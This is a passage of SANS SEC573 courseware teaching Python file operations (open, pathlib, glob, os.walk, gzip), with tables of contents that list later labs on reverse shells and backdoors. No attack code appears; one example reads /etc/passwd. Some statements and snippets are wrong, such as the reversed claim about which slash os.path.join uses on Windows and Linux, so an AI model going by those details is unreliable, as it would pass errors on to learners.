

# 573.3-573.5

## Automated Defense, Forensics, and Offense

SANS

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

**SEC573.3, 4, and 5**

Automating Information Security with Python

SANS

# Automated Defense, Forensics, and Offense

Author: Mark Baggett

Twitter: @MarkBaggett

Copyright 2020 Mark Baggett | All Rights Reserved | Version F01\_02

Now that we have a good, solid understanding of the data structures, compound statements, objects, and variables, we can look at how to apply those skills in four different applications we can use as penetration testers, incident handlers, network defenders, and forensics analysts.

## TABLE OF CONTENTS DAY 3

PAGE #

File Operations	6
<b>LABS: pyWars File I/O</b>	23
Regular Expressions	27
RE Groups	39
RE Back References	45
<b>LABS: pyWars Regular Expressions</b>	49
Log File Analysis	52
Python SETS	55
Analysis Techniques	59
<b>LABS: pyWars Log File Analysis</b>	74
Introduction to SCAPY	78
SCAPY Data Structures	85
Packet Reassembly Issues	95
<b>LABS: pyWars Packet Analysis</b>	110

This slide is a table of contents.

TABLE OF CONTENTS DAY 4	PAGE #
Forensics File Carving	114
Struct Module	129
<b>LAB: Parsing Data Structures</b>	140
Extracting and Analyzing Artifacts	144
PIL: Python Image Library	148
<b>LAB: Image Forensics</b>	155
SQL: Structured Query Language Essentials	162
<b>LAB: SQL Queries with MySQL Admin</b>	164
Windows Registry Forensics	175
<b>LAB: pyWars Registry Forensics</b>	188
Built-in HTTP Support: urllib	192
Requests Module	198
<b>LAB: HTTP Communication</b>	218

This slide is a table of contents.

TABLE OF CONTENTS DAY 5	PAGE #
Components of a Backdoor	230
Socket Communications	235
<b>LAB: Socket Essentials</b>	244
Exception/Error Handling	250
<b>LAB: Exception Handling</b>	257
Process Execution	261
<b>LAB: Simple Reverse Shell</b>	265
Creating a Python Executable	268
<b>LAB: Python Backdoor</b>	273
Limitations of send() and Recv()	280
Techniques for recvall()	286
<b>LAB: recvall()</b>	294
StdIO: STDIN, STDOUT, STDERR	297
Object-Oriented Programming	308
Argument Packing/Unpacking	314
<b>LAB: Dup2 and pyTerpreter</b>	323

This slide is a table of contents.

## Course Roadmap

- We will continue to introduce new coding concepts and techniques useful for forensics, defense, and offense. Each of the days will have a specific theme, but all of the concepts apply to these security disciplines.
- Section 3—Defensive Theme:
  - File Operations, Log Analysis, Regular Expressions, and Packet Analysis
- Section 4—Forensics Theme:
  - File Carving, Image Forensics, Databases and SQL, Windows Registry Forensics, and Online Web Applications
- Section 5—Offensive Theme:
  - Networking, Process Execution, Exception Handling, Python Objects, Understanding Objects and Inheritance, STDIO, and Backdoor Shells

Here is our roadmap for the next few days. We will continue to learn new modules that you will find useful in all disciplines of information security, regardless of your discipline. But we will discuss them within themes for each of the days. For example, everyone needs to know how to open a file and read it from the disk. In section 3, you learn how to read files in the context of reading log files to find attackers. Everyone will find it useful to understand how to query data from a SQL database. We will discuss that in section 4 with the theme of a forensics investigator who needs to extract logs from a SQL database stored on an acquired mobile device. Everyone needs to understand how to handle errors in your code and execute other programs. In section 5, we will discuss these concepts with a penetration testing theme as we develop a network-connected backdoor for use in a penetration test.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions

LAB: pyWars File I/O

Regular Expressions

RE Rules and Examples

RE Groups

RE Back References

LAB: pyWars Regular Expressions

Log File Analysis

Python SET Data Type

Analysis Techniques

LAB: pyWars Log File Analysis

Introduction to Scapy

Scapy Functions

Scapy Data Structures

Packet Reassembly Issues

Packet Fragmentation

LAB: pyWars Packet Analysis

This is a Roadmap slide.



## File Input and Output

- Analyzing files is an essential skill for most professionals
  - Forensics Analysts: Event timelines of relevant evidence
  - Hunt Teamers: Finding advanced threats
  - Incident Handlers: Identifying how they got in
  - Pen Testers: Searching for passwords, SSNs, and other target data
- This next set of exercises will focus on our ability to open, analyze, and write files
  - We will automate techniques taught in SANS503 Intrusion Detection In-Depth and SEC511 Continuous Monitoring
- We will discuss how to use regular expressions to parse data
- We will learn to apply these skills to things such as network packet captures and memory captures

The ability to analyze text files such as log files is an essential skill that every security professional can use. Defenders can automate checks for to see if attacks have occurred. Forensic analysts can build event timelines focusing on those events related to their investigation. Hunt teamers can analyze logs to find indicators of compromise. Penetration testers can automate the gathering of password files, hashes, and other sensitive data. Today we will focus on how to interact with the filesystem on Windows and Linux computers. Then we will talk about regular expressions and how to extract useful data from those logs. Next, we will look at some code samples that help analyze data to find signs of compromise. Last, we will look at techniques for analyzing network packets.

## File Operations

- Python file operations are all handled by the file object
- You create a new file object with the OPEN command
- First, create a file handle:

1) `filehandle = open("complete file path", mode)`

OR

2) `with open("complete file path", mode) as file_handle:  
#Code block to process file using file_handle`

- Use one of these file modes:
  - `r` = read-only mode      `w` = write-only mode      `a` = append mode
  - `rt` = Read text and interpret unicode strings and `\n` or `\r\n` as end of line (Default mode)
  - `rb` = Read binary and do not interpret any unicode or end of lines
- Now you have a file object that can be used to manipulate the file

Python file operations are simple. The first step in doing file operations is to create a file object. This is most often done with the open command. There are no modules to import to use open; it is a built-in command. When you call the open() function, you pass the path to the file you want to open and pass the "mode" as parameters. Python will return a handle to a file object that can be used to read and write the file specified.

The traditional use of the open() function will not give you any trouble in the standard "CPYTHON" interpreter installed from python.org. However, there are other implementations of Python out there such as "Jython" and "IronPython" that handle garbage collection differently. So Python introduced a second way of handling file I/O called context managers.

To use a context manager use the "with as" block syntax. It also returns a file handle object. This syntax is followed by a code block in which all file processing must be done. The "with as" syntax has the additional advantage of handling errors so that your program doesn't crash if the file isn't available. If a file I/O error occurs for any of the statements inside the "with as" block, then Python will prevent the program from crashing and clean it up. It will also close the file when the block is completed. If someone may run your program in a non-traditional Python interpreter such as Jython, you should definitely use the context manager syntax.

The open() function supports different file modes, including READ, WRITE, and READ/WRITE. You can open files in "text" mode or in "binary" mode. In "text" mode, Python will interpret line-ending and UTF-8 encoded characters producing Python strings. In binary mode, no interpretation is done and it returns bytes.

## File Object Methods

- File objects provide several ways to interact with files

```
>>> filehandle=open("agentsmith.txt","r")
>>> type(filehandle)
<class '_io.TextIOWrapper'>
>>> dir(filehandle)
[ <dunders removed> , 'close', 'closed', 'encoding', 'fileno',
'flush', 'isatty', 'mode', 'name', 'newlines', 'next', 'read',
'readinto', 'readline', 'readlines', 'seek', 'softspace', 'tell',
'truncate', 'write', 'writelines', 'xreadlines']
```

- seek(), tell(): Random access (non-sequential) reading and writing to files
  - seek() sets the file pointer
  - tell() returns its current value
- read(), readlines(): Read the contents of a file as string or list, respectively
- write(), writelines(): Write the contents to a file
- close(): Closes the file

Here this illustration shows how to create a file object associated with the file "agentsmith.txt". The file is opened in READ mode. When the object is created, you can use the dir() function to see what methods are available to use. As you can see, you have several methods associated with file objects. Some methods, such as seek() and tell(), are used for random access mode. In random access mode, you are not reading the bytes of the file from beginning to end, but instead, you jump around in the file. Most often, programs will read files in sequential mode starting from the beginning and reading one line at a time until we reach the end of the file. read() and readlines() are used for sequential access. The object also has write() and writelines(), which are used to (you guessed it!) write to files. You use close() to close a file when you are done with it. You should always close your files when you are done, especially when writing to them.

## Reading Files from the Filesystem

#Read one line at a time.

```
filehandle = open('filename', 'r')
for oneline in filehandle:
    print(online, end = "")
filehandle.close()
```

**filehandle is an iterable object.  
You can access it within a loop.  
This consumes less memory.**

#Read the entire file into a list.

```
filehandle = open('filename', 'r')
listoflines=filehandle.readlines()
filehandle.close()
```

**readlines() reads all of the  
lines in a file into a list**

#Read the entire file into a single string.

```
filehandle = open('filename', 'r')
content = filehandle.read()
filehandle.close()
```

**read() reads the entire file  
into a single string**

You can step through each line in a file using a for loop. You can read the entire contents of a file into a list using the `readlines()` method. You can also group all of the lines together into a single string or bytes, depending upon your mode with the `read()` method.

## Write Files to the Filesystem

```
#Writing to the file (overwrite the contents)
filehandle = open('filename', 'w')
filehandle.write("Write this one line.\n")
filehandle.write("Write these\nTwo lines\n")
filehandle.close()

#Append to a file
filehandle = open('filename', 'a')
filehandle.write("add this to the file")
filehandle.close()
```

To write to a file in Python, you simply change the mode. Writing to a file will overwrite any existing data in the file. If you want to add information to the end of an existing file, you can open it in append mode. If you need to change data or add data in the middle of the file, then you could first read the entire contents of the file, modify it in memory, and then write the file.

## Reading Binary Data from a File

- **Recommendation:** When reading binary data, always store it in `bytes()` or `bytearray()` by opening it with mode `"b"`
- If you know the type of encoding being used, then use that
- If you want to treat binary data as strings, then use the LATIN-1 encoding. It is perfect for reading binary data!
  - It has exactly 255 characters in it with no gaps!

```
>>> x = open("/bin/bash", "rb").read()
>>> x[:20]
b'\x7fELF\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00'
```

**Process as bytes()**

```
>>> x = open("/bin/bash", encoding="latin-1").read()
>>> x[:20]
'\x7fELF\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00'
```

**Process as str()**

SANS

SEC573 | Automating Information Security with Python

12

Remember that if you call the file handle's `.read()` method, it will try to interpret the file contents as UTF-8 encoded text. If it isn't UTF-8 text, then errors may occur. For example, when you try to open a copy of your shell `/bin/bash`, you get the following error:

```
>>> x = open("/bin/bash").read()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3.5/codecs.py", line 321, in decode
    (result, consumed) = self._buffer_decode(data, self.errors, final)
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xc6 in position 24:
invalid continuation byte
```

Because UTF-8 doesn't have any characters represented by the value `0xc6`, Python doesn't know how to read the file. The best option is to treat binary data like binary data and read it as `bytes()` by opening it with a mode of `"b"` or, in this case, `"rb"`. Another option, if you want to process the data as strings, is to read the data with Latin-1 encoding. Latin-1 has exactly 255 possible characters with no gaps, so it is perfect for reading binary data.

## Working with File Paths

- Python 3.4 combines functionality from several old modules, including `os.path`, `os.walk`, and `glob`, into one module called `pathlib`
- You create all paths with forward slashes "/" and it will dynamically adjust them to proper paths for the runtime OS

```
>>> pathlib.Path.cwd()
WindowsPath('C:/')
>>> pathlib.Path.home()
WindowsPath('C:/Users/mark')
>>> x = pathlib.Path("c:/Users/mark/")
>>> x = x / "file.txt" / adds to the path
>>> x
WindowsPath('c:/Users/mark/file.txt')
>>> x.parts
('C:\\', 'Users', 'mark', 'file.txt')
```

```
>>> x.name
'file.txt'
>>> x.anchor
'c:\\'
>>> x.parent
WindowsPath('c:/Users/mark')
>>> x.parent.parent
WindowsPath('c:/Users')
>>> str(x) Normal path
'c:\\Users\\mark\\file.txt'
```

In Python 3.4, the `pathlib` module was added. It combined and improves upon functionality that was scattered across different modules in prior versions of Python. You have several options in creating a path. `pathlib.Path.cwd()` will generate a path object containing the current working directory. `pathlib.Path.home()` will generate a path object containing the current user's home directory. You can also create a path that points to the directory of your choosing by passing the path as a string to `pathlib.Path()`. The string can be a Linux path, Windows file path, or a UNC (universal naming convention) path. When building paths, you always use a forward slash. However, `pathlib` will replace it with the correct slash for the operating system that the script is running on when you use the variable.

To add additional items to a path object, you concatenate new values with the division operator. So dividing `x` by `"file.txt"` will add `"file.txt"` to the end of the current path.

There are several ways to get the pieces of a path. `.parts`, `.name`, and `.anchor` can be used to access a specific part of the path. You can also iterate through the directories that make up a path using the `.parent` attribute. What you typically think of as the filename will be in the `.name` attribute. What you typically think of as the root of the filesystem on Linux and Windows is the anchor. For a UNC, the anchor would be the complete path to the share.

```
>>> pathlib.Path(r"//server/share/filename.txt").anchor
'\\\\server\\share\\'
```

In some cases, when you want to open a file that your path points to, you can just pass the `Path()` object to the function. For example, the Python `open()` function will accept a `Path()` object or a string pointing to the target file. However, many modules will only allow you to pass them paths as either bytes or strings. In those cases, simply use the `str()` function to generate a path that is properly formatted for the operating system that the script is running on.

## Accessing Files with `pathlib.Path()`

- With 3.5 and later, `pathlib.Path()` can be used to read and write to files instead of the traditional open syntax

```
>>> file_path = pathlib.Path.home() / "file.txt"
>>> file_path.write_text("Create text file!")
17
>>> file_path.read_text()
'Create text file!'
>>> file_path.write_bytes(b"Create a binary file!")
21
>>> file_path.read_bytes()
b'Create a binary file!'
```

- Or you can use the `.open()` method the same way you do the open function

```
>>> with path.Pathlib("/home/student/file.txt").open("rb") as fh:
...     print(fh.read())
...
b'Create a binary file!'
```

`Path()` objects also have `open`, `read_bytes`, `read_text`, `write_bytes`, `write_text` and other methods that can be used to directly access those file objects. These methods open the files, read or write the contents, and then close the files. Like the context managers, this syntax doesn't suffer from garbage collection issues on non-standard Python interpreters like Jython. Thus, the following one-liner to read the content of a file:

```
>>> content = pathlib.Path("/etc/passwd").read_text()
```

Would be preferred over this one-liner, which doesn't offer the same cross-interpreter compatibility.

```
>>> content = open("/etc/passwd", "rt").read()
```

Additionally, a `Path` objects `.open()` method can be used instead of passing a `Path` object to Python's `open` function. So you can use it along with context manager and syntax you commonly see in older Python programs. In this example, we use a context manager to call `file_path.open("rb")`, opening the file in binary mode. Notice that the `Path()` objects open method supports the same modes and other arguments as the `open` function.



## Check for Existence of a File

- `pathlib.Path().exists` replaces `os.path.exists()`
- Returns True if the file exists and you have permission to access it

```
>>> x = pathlib.Path("/etc/passwd")
>>> x.exists()
True
>>> x.is_file()
True
>>> x.is_dir()
False
>>> pathlib.Path("/root/test.txt").exists()
False
```

```
>>> os.path.exists("/etc/passwd")
True
>>> os.path.exists("/root/test.txt")
False
```

```
$ ls /root/test.txt
ls: cannot access /root/test.txt: Permission denied
```

To check to see if a file exists, you have a couple of useful methods that are part of your `Path()` object. You can check to see if a file exists, is a file, or is a directory using the methods shown here. Prior to version 3.4, to accomplish this, you had to use the `os.path.exists()` function.

Keep in mind that `Path().exists()` and `os.path.exists()` will return false even if the file exists on the filesystem if you do not have access to the file. Here is an example where the file `/root/test.txt` exists but the account running Python does not have permissions to access it.

```
>>> pathlib.Path("/root/test.txt").is_file()
False
>>> pathlib.Path("/root/test.txt").exists()
False
>>> os.path.exists("/root/test.txt")
False
```

```
$ ls /root/test.txt
ls: cannot access /root/test.txt: Permission denied
$ sudo ls /root/test.txt
-rwx----- 1 root root 5 2012-09-02 02:12 /root/test.txt
```

## Obtain a Listing of a Directory with `pathlib.Path.glob()`

- The `glob()` method will expand wildcards and show all matching files and directories

```
>>> list(pathlib.Path("/home/student/Documents").glob("*"))
[PosixPath('/home/student/Documents/pythonclass'),
PosixPath('/home/student/Documents/vmadmin')]
```

- A simple list comprehension can be used to only see files

```
>>> xpath = pathlib.Path("/home/student/Documents/pythonclass/essentials-workshop")
>>> [str(eachpath) for eachpath in xpath.glob("*.py") if eachpath.is_file()]
['/home/student/Documents/pythonclass/essentials-workshop/local_pyWars.py',
'/home/student/Documents/pythonclass/essentials-workshop/debugme.py',
'/home/student/Documents/pythonclass/essentials-workshop/bridge_of_death.py',
'/home/student/Documents/pythonclass/essentials-workshop/sysarg.py',
'/home/student/Documents/pythonclass/essentials-workshop/pywars_answers.py',
'/home/student/Documents/pythonclass/essentials-workshop/pyWars.py']
```

"Globbing" is the process of expanding wildcard characters to find all files matching the pattern. This functionality is built into `Path()` object in the `.glob()` method. To obtain a list of everything that is in a given directory you can call a `Path()` object's `.glob()` method. This action returns a type of object known as a generator that you can access with a for loop. To see the values in a generator, we can turn it into a list. In this first example, the `glob` method generates a list of everything beneath the `/home/student/Documents` directory. Notice that it does not include any subdirectories. We only get a list of things that are in that specific directory. This list contains both filenames and directory names that are in the given `Path()`.

Our wildcards can include parts of a filename as well. If I was only interested in files that end with a `".py"` extension, then I could include that in my `glob` mask.

Keep in mind that `glob` returns a list of everything that matches a file pattern. This can include files and directories. Each of those `Path` objects will have a `.is_file()` and `.is_dir()` method that you can use to tell them apart. If I needed a complete list of all files in a given directory, then the list comprehension shown above will accomplish the task for me. This generates a new list that contains the string version of `y` for each `y` that matches the `glob` file pattern. But the string of `y` is only added to the list if `y.is_file()` returns `True`.

## Obtain a Listing of a Directory with `os.listdir()`

- `os.listdir()` offers backward compatibility prior to version 3.4 and easy access to a list of files in a directory
- `os.listdir( <string or bytes of a path> )`

```
>>> import os
>>> os.listdir("/usr/local/bin")
['registry-read.py', 'samrump.py', 'secretsdump.py', 'sniffer.py',
'lookupsid.py', 'smbclient.py', 'charm', 'pip3', 'pip', 'split.py',
'easy_install', 'rpcdump.py', 'easy_install-3.4', 'esentutl.py',
'scapy'... Truncated..]
>>> os.listdir(b"/usr/local/bin")
[b'registry-read.py', b'samrump.py', b'secretsdump.py', b'sniffer.py',
b'lookupsid.py', b'smbclient.py', b'charm', b'pip3', b'pip', b'split.py',
b'easy_install', b'rpcdump.py', b'easy_install-3.4', b'esentutl.py',
b'scapy'... Truncated..]
```

Prior to version 3.4, the function performed by `Path().glob()` was done with `os.listdir()`. The `listdir()` method in the OS module takes a file's system path as its argument and will return a list of all the files and directories in that directory. The `listdir()` function doesn't recursively list files in the filesystem. If the path provided is bytes(), then the list returned contains bytes(). If it is a string, then it returns a list of strings.

## Files and Subdirectories with `pathlib.Path.rglob()`

- The `rglob()` recursively goes through all the subdirectories and finds all files that match the file mask

```
>>> logpath = pathlib.Path.home() / "Public/log"
>>> for eachfile in logpath.rglob("*"):
...     if not eachfile.is_file():
...         continue
...     file_content = eachfile.read_bytes()
...     print(file_content[:20])
...
b'\x1f\x8b\x08\x00\xae\x13\x98U\x00\x03\x9d\x94AO\xeb0\x0c\xc7\xef\xfd'
b'Aptitude 0.6.8.2: lo'
b'\x1f\x8b\x08\x00\x94\x8d\xf1U\x00\x03\x03\x00\x00\x00\x00\x00\x00\x00'
b'[ 0.000000] ACPI:'
b''
b' * Stopping Read req'
<truncated>
```

If you need to go through all files and subdirectories beneath a given path, then you use the `rglob()` method. As with `glob`, your file mask can include asterisks and portions of a filename. The method will return a list of everything that matches that mask in every subdirectory beneath your `Path()`. A simple mask of `"*"` will produce an iterable list of `pathlib.Path()` objects for everything beneath the starting location. You could perform this same function by just calling `.glob()` and using two asterisks in your file mask. In actuality, all `rglob()` does is add `"*/**/"` between the end of the path and the file mask you pass to `glob()`. However, being specific and using `rglob()` improves the readability of your program.

In the example shown above, we want to go through every file beneath `"/home/student/Public/log"` and open it. First, we create a path that points to the starting location. Then we use `rglob("*")` to generate a list of `Path()` objects for every item beneath that directory. We use a for loop to step through each of those `Path()` objects. Then, for each item, I can do things like check to see if it is a file with `.is_file()` or open the file and read it with `read_bytes()`.

The `open()` function will accept either a string or a `Path()` object as an argument. Many Python functions that provide access to files will accept a `pathlib.Path()` object. However, some will only accept a string that contains a file path of your file. If a function will not accept a `pathlib.Path()` object, then all you have to do is turn the `Path()` object into a string with the `str()` function.

## Supporting Wildcards with glob

- Prior to version 3.4, expanding asterisks required the glob module
- With glob and pathlib.Path().glob(), the asterisk can be part of a path
- Similar to wildcard expansion at Linux Bash prompt
- It can also be in the path on Windows!

```
>>> import glob
>>> glob.glob(r"c:\Users\*\*.dat")
['c:\\Users\\Default\\NTUSER.DAT', 'c:\\Users\\mark\\NTUSER.DAT']
```

```
>>> import pathlib
>>> list(pathlib.Path("c:/users").glob("*/*.dat"))
[WindowsPath('c:/Users/Default/NTUSER.DAT'),
WindowsPath('c:/Users/mark/NTUSER.DAT')]
```

Prior to version 3.4, if you wanted to expand wildcards, you had to import a module called glob. As we have seen, this functionality is now in the pathlib module so that all path operations can be performed with one module. However, the glob module is still available in all modern versions of Python.

The glob function in the glob module and Path().glob() method make working with wildcards easy. Users can provide wildcards as input parameters, and you can quickly expand them to files and their full paths with the glob module. Given a string representing a path with asterisk wildcards in it, glob will expand it to a list containing all matching files on the filesystem. One really nice feature in glob is that it works exactly the same way on both Windows and Linux. Windows normally doesn't support expanding an asterisk that is part of a file path. It only supports asterisks as part of the filename. However, with glob, you can use an asterisk in the file path on a Windows system.

## Finding Files with `os.walk()`

- Prior to version 3.4, we used `os.walk(starting path)` to step through all subdirectories
- Each iteration returns a tuple with three elements:
  - A string containing the current directory in position 0
  - A list of directories in that directory in position 1
  - A list of files in that directory in position 2

```
>>> import os
>>> drv = list(os.walk("/home/student/Documents/pythonclass"))
>>> drv[0]
('/home/student/Documents/pythonclass', ['apps', '.ipynb_checkpoints', 'essentials-
workshop'], ['helloworld.py'])
>>> drv[1]
('/home/student/Documents/pythonclass/apps', ['werejugo'], ['reversecommandshell.py',
'filegrabberclient.py', 'reversecommandshell-final.py', <truncated list of dirs> ]
```

Prior to version 3.4, going through every file beneath a starting point required a bit more work. To do the same thing that `rglob()` does for us, you would use `os.walk()`.

The `os.walk()` function will return an iterable object similar to a list of directories and files that exist in a given directory and all of its subdirectories. It provides a means of programmatically walking through the entire filesystem. Each iteration through a loop that calls `os.walk()` will return a tuple of three items. The tuple contains a string with the path to the current directory, a list of all the directories in that directory, and a list of all the files in that directory. You can use a for loop to step through all the items returned by `os.walk()`. Each time through the for loop you will receive, one at a time, a listing of all the files and directories in every directory and subdirectory beneath the starting path that is passed to `os.walk(starting path)`.

So that you can visualize the data that is returned by `os.walk()` here, we call it, turn it into a list, and then we assign it to the variable `drv`. Printing `drv[0]` shows you that each entry inside of `os.walk` is a tuple with three items in it. They are the current directory, a list of directories in that directory, and a list of files in that directory.

## os.walk Example

```
>>> import os
>>> for currentdir,subdirs,allfiles in os.walk("/home/student/Documents/pythonclass"):
...     print("I am in directory {}".format(currentdir))
...     print("It contains directories {}".format(subdirs))
...     for eachfile in allfiles:
...         fullpath = os.path.join(currentdir,eachfile)
...         print("----- File: {}".format(fullpath))
...
I am in directory /home/student/Documents/pythonclass
It contains directories ['apps', 'essentials-workshop']
----- File: /home/student/Documents/pythonclass/helloworld.py
I am in directory /home/student/Documents/pythonclass/apps
It contains directories ['werejugo']
----- File: /home/student/Documents/pythonclass/apps/image-forensics.py
----- File: /home/student/Documents/pythonclass/apps/sockettcpclient.py
----- File: /home/student/Documents/pythonclass/apps/geolookup.py
----- File: /home/student/Documents/pythonclass/apps/backdoor-final.py
----- File: /home/student/Documents/pythonclass/apps/tab_complete.py
```

Here is an example of using `os.walk` to step through the filesystem.

`os.walk("/home/student/Documents/pythonclass")` will start in the specified directory and return three things: a string with the current directory, a list of directories in that directory, and a list of files in that directory. The first time through the loop, the variable `currentdir` contains `"/home/student/Documents/pythonclass"`. The variable `subdirs` contains `['apps','essentials-workshop']` and `allfiles` contains a list of all the files in the `pythonclass` directory. We need a second `for` loop to go through each of the files in the variable `allfiles`. To determine the full path to a given file, you add the name of the file (`eachfile`) to the current directory (`currentdir`). To join the current directory to the filename, I can use the function `os.path.join()`. This is better than manually adding them together with a `"/"` or `"\"` because `os.path.join()` will automatically insert the correct type of slash for the operating system that the script is running on. For example, if the script is running on a Windows computer, it will add a forward slash. Likewise, it will add a backward slash if it is running on a Linux system. `os.walk` will continue this through all of the subdirectories and files of the starting location, allowing you access to every file.

If you prefer to have a complete list of all of the directories rather than stepping through the directories one at a time, you can pass `os.walk` to the `list()` function like this:

```
>>> listwithOSWalk = list(os.walk("/"))
```

Keep in mind that this will consume more memory than stepping through the data structures one directory at a time.

## Reading gzip Compressed Files

- Linux will automatically gzip compressed log files
- Python's gzip's `.open()` makes reading gzip files easy
- In Python 3, it defaults to 'rb', so pass "rt" if you want `read()`, `readlines()`, `write()`, `writelines()`, to use strings. Otherwise, they work on bytes

```
>>> import gzip
>>> gz = gzip.open("/var/log/syslog.2.gz", "rt")
>>> list_of_lines = gz.readlines()
>>> list_of_lines[2][:40]
'[ 0.000000] 132MB HIGHMEM available.\n'
>>> for eachfile in pathlib.Path("/var/log").glob("*.gz"):
...     fc = gzip.open(eachfile).read()
...     print(eachfile.name, "-", fc[:40])
...
syslog.7.gz - b'Aug  8 06:46:07 573 anacron[2875]: Job `
syslog.3.gz - b'Aug 15 08:30:53 573 anacron[7437]: Job `
```

Python has libraries that are part of its default installation; they enable you to read and write gzip compressed files. This capability is particularly useful when parsing compressed log files. Most Linux systems are configured to automatically compress log archives. The gzip module contains an `open` method. Calling it is almost identical to calling the normal `'open'` method. You can pass it a string or a `pathlib.Path()` object pointing at the file you want to open. Normally, if you open a file in read mode ('r'), it treats the file as text by default and returns strings. To say it another way, by default, Python opens files in read text mode ('rt') when 'r' is used. However, gzip behaves differently. It opens files in read binary ('rb') mode by default and returns bytes().

Most of the time, you will want to open your gzip files in "rt" mode. Using "rt" mode will cause it to read files the same way that the normal `open` method does. Additionally, you can provide a compression level between 0 and 9 that is used when writing compressed files. Similar to the normal `open` method, `gzip.open()` method will return a file handle that is used to interact with the file. The returned `file_handle` methods, including `read()`, `readlines()`, `write()`, `writelines()`, `seek()`, and `tell()`, perform the same function as we have already discussed.

Another module, called `zlib`, has `compress()` and `decompress()`, which work a `bytes()` variable rather than files. So, if you have already read the contents of a file into memory and found it contains gzipped data, you can decompress it using `zlib.decompress()`.



## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

**In your workbook, turn to Exercise 3.1**

pyWars challenges 43 through 46

Please complete the exercise in your workbook.

## Lab Highlights: File Operations

- One way to determine the file length is to read the file in binary mode and look at the length of the bytes!
- `os.listdir()` returns a list of files in a directory
- `os.walk()` will recursively go through all directories and files
- `gzip.open()` behaves like `open`, but it defaults to binary mode instead of text mode

```
def num45(tuple_in):  
    file_name, line_num = tuple_in  
    file_list = gzip.open(file_name, "rt").readlines()  
    return file_list[line_num-1]
```

In this lab, we performed several file operations, such as determining file length, retrieving a list of files in a directory, and searching the contents of both gzip and text files.

One way to determine the length of a file is to read the file in binary mode and then look at how many bytes were read. There are several other methods, including calling `os.path.getsize()` and `os.stat()`.

`os.listdir()` can be used to retrieve a list of files contained in a specified directory.

`os.walk()` works with a for loop and allows you to go through all the files and subdirectories, starting from a target directory.

`gzip.open()` works in the same way that `open()` does, but it automatically uncompresses and compresses the data in the background.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## Regular Expressions

